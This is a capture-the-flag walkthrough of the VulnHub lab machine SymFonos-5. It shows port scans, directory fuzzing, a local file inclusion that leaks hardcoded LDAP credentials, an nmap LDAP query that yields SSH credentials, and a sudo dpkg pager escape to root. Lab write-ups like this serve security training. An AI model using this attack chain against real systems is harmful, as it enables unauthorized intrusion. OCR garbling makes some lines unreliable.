SymFonos-5

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For me the IP of the machine is : 192,168,110,173

Lets first try pinging it :

```
ping 192.168.110.173 -c 5

PING 192.168.110.173 (192.168.110.173) 56(84) bytes of data.
64 bytes from 192.168.110.173: icmp_seq=1 ttl=64 time=0.467 ms
64 bytes from 192.168.110.173: icmp_seq=2 ttl=64 time=0.689 ms
64 bytes from 192.168.110.173: icmp_seq=3 ttl=64 time=0.807 ms
64 bytes from 192.168.110.173: icmp_seq=4 ttl=64 time=0.811 ms
64 bytes from 192.168.110.173: icmp_seq=5 ttl=64 time=0.735 ms

--- 192.168.110.173 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4091ms
rtt min/avg/max/mdev = 0.467/0.701/0.811/0.126 ms
```

Its online!!

Port Scanning :

All Port Scanning

nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.173 -o allPortScan.txt

```
(pks®Kali)-[~/VulnHub/SymFonos-5]

$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.173 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 19:54 IST
Nmap scan report for 192.168.110.173
Host is up (0.00017s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
389/tcp open ldap
636/tcp open ldapssl

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
389/tcp open ldap
636/tcp open ldapssl
```

Lets try a aggressive scan on these ports

Aggressive Scan :

nmap -sC -sV -A -T5 -p 22,80,389,636 192.168.110.173 -o aggresiveScan.txt

```
—(pks⊕Kali)-[~/VulnHub/SymFonos-5]
Ls nmap -sC -sV -A -T5 -p 22,80,389,636 192.168.110.173 -o aggresiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 19:56 IST
Nmap scan report for symfonos5 (192.168.110.173)
Host is up (0.00064s latency).
   2048 16:70:13:77:22:f9:68:78:40:0d:21:76:c1:50:54:23 (RSA)
   256 52:c0:83:18:f4:c7:38:65:5a:ce:97:66:f3:75:68:4c (ED25519)
80/tcp open http
                   Apache httpd 2.4.29 ((Ubuntu))
_http-server-header: Apache/2.4.29 (Ubuntu)
389/tcp open ldap
                   OpenLDAP 2.2.X - 2.3.X
636/tcp open ldapssl?
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
```

```
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)

| ssh-hostkey:
| 2048 16:70:13:77:22:f9:68:78:40:0d:21:76:c1:50:54:23 (RSA)
| 256 a8:06:23:d0:93:18:7d:7a:6b:05:77:8d:8b:c9:ec:02 (ECDSA)
| 256 52:c0:83:18:f4:c7:38:65:5a:ce:97:66:f3:75:68:4c (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
| http-title: Site doesn't have a title (text/html).
| http-server-header: Apache/2.4.29 (Ubuntu)

389/tcp open ldap OpenLDAP 2.2.X - 2.3.X

636/tcp open ldapssl?

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Looks we do have some http action on port 80 lets try directory fuzzing

Directory Fuzzing:

gobuster dir -u 192.168.110.173/ -w /usr/share/wordlists/dirb/common.txt -o directories.txt

```
—(pks⊕Kali)-[~/VulnHub/SymFonos-5]
—$ gobuster dir -∪ 192.168.110.173/ -w /usr/share/wordlists/dirb/common.txt -o directories.txt
Gobuster v3.6
oy OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                            http://192.168.110.173/
[+] Method:
+] Threads:
[+] Wordlist:
                            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
+] User Agent:
                            gobuster/3.6
+1 Timeout:
Starting gobuster in directory enumeration mode
'.hta
                    (Status: 200) [Size: 207]
```

```
/ Directories


/admin.php (Status: 200) [Size: 1650]
/index.html (Status: 200) [Size: 207]
/static (Status: 301) [Size: 319] [-->
http://192.168.110.173/static/]
```

Lets get this web application underway


Web Application:



Lets try the /static page here



Lets try that /admin.php



A login page looks like

I tried a lot of combination here but when i tried and it worked



Lets try this portraits page here



Notice the URL we might have a LFI here



We do have a LFI i want to see that admin.php page tho first i type in this http://192.168.110.173/home.php?url=admin.php ☑

```
Kali Linux 🏂 Kali Tools 👱 Kali Docs 🛣 Kali Forums 💰 Kali NetHunter 🤏 Exploit-DB 🐁 Google Hacking DB 🗥 OffSe
       header("location: home.php");
       exit;
34
35 function authLdap($username, $password) {
     $ldap_ch = ldap_connect("ldap://172.18.0.22");
    ldap_set_option($ldap_ch, LDAP_OPT_PROTOCOL_VERSION, 3);
38
     if (!$ldap ch) {
41
     return FALSE;
42
43
     $bind = ldap bind($ldap ch, "cn=admin,dc=symfonos,dc=local", "qMDdyZh3cT6eeAWD");
44
     if (!$bind) {
47
     return FALSE;
49
     $filter = "(&(uid=$username)(userPassword=$password))";
     $result = ldap_search($ldap_ch, "dc=symfonos,dc=local", $filter);
53
     if (!$result) {
```

```
Description
Username : cn=admin,dc=symfonos,dc=local
```

Gaining Access:

I found this nmap use script here that i can leverage to exploit this furthur here is the link: https://nmap.org/nsedoc/scripts/ldap-search.html

```
If set, the script will use it as a base for the search. By default the defaultNamingContext is retrieved and used. If no defaultNamingContext is available the script iterates over the available namingContexts

Example Usage

nmap -p 389 --script ldap-search --script-args 'ldap.username="cn=ldaptest,cn=users,dc=cqure,d ldap.qfilter=users,ldap.attrib=sAMAccountName' <host>

nmap -p 389 --script ldap-search --script-args 'ldap.username="cn=ldaptest,cn=users,dc=cqure,d ldap.qfilter=custom,ldap.searchattrib="operatingSystem",ldap.searchvalue="Windows *Server*",ld

Script Output

PORT STATE SERVICE REASON 389/tcp open ldap syn-ack ldap.search
```

Lets try running this with our attrib and username we found here is the whole script btw

```
nmap -p 389 --script ldap-search --script-args
'ldap.username="cn=admin,dc=symfonos,dc=local",ldap.password=qMDdyZh3cT6eeAW
D,' 192.168.110.173
```

```
—(pks☺Kali)-[~/VulnHub/SymFonos-5]
Nmap scan report for symfonos5 (192.168.110.173)
  Context: dc=symfonos,dc=local
         objectClass: organization
        o: symfonos
         objectClass: organizationalRole
         userPassword: {SSHA}UWYxvuhA0bWsjfr2bhtxQbapr9eSgKVm
        objectClass: posixAccount
```

We have creds here

User creds
Username : zeus
Password : cetkKf4wCuHC9FET

Lets try SSHing in and we can ssh in

```
(pks⊗ Kali)-[~/VulnHub/SymFonos-5]
$ ssh zeus@192.168.110.173
zeus@192.168.110.173's password:
Linux symfonos5 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 12 08:39:30 2024 from 192.168.110.64
zeus@symfonos5:~$ id
uid=1000(zeus) gid=1000(zeus) groups=1000(zeus),24(cdrom),25(floppy),29(audio),30(d
v)
zeus@symfonos5:~$
```

Vertical PrivEsc

Lets see what we can run using sudo : sudo -l

```
zeus@symfonos5:~$ sudo -l
Matching Defaults entries for zeus on symfonos5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User zeus may run the following commands on symfonos5:
    (root) NOPASSWD: /usr/bin/dpkg
zeus@symfonos5:~$
```

Lets check GTFObins for a way to privEsc

: https://gtfobins.github.io/gtfobins/dpkg/dd

Sudo

If the binary is allowed to run as superuser by <code>sudo</code>, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be less, other functions may apply.

```
sudo dpkg -l
!/bin/sh
```

43. It rups an interactive shall using a specially crafted Debian package. Generate it with from and

This is the command we are gonna use to get root

run this command as a whole and we get root

```
ii build-essential 12.6
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Here is the proof

```
proof.txt
# cat proof.txt
                    Congrats on rooting symfonos:5!
            Contact me via Twitter @zayotic to give feedback!
```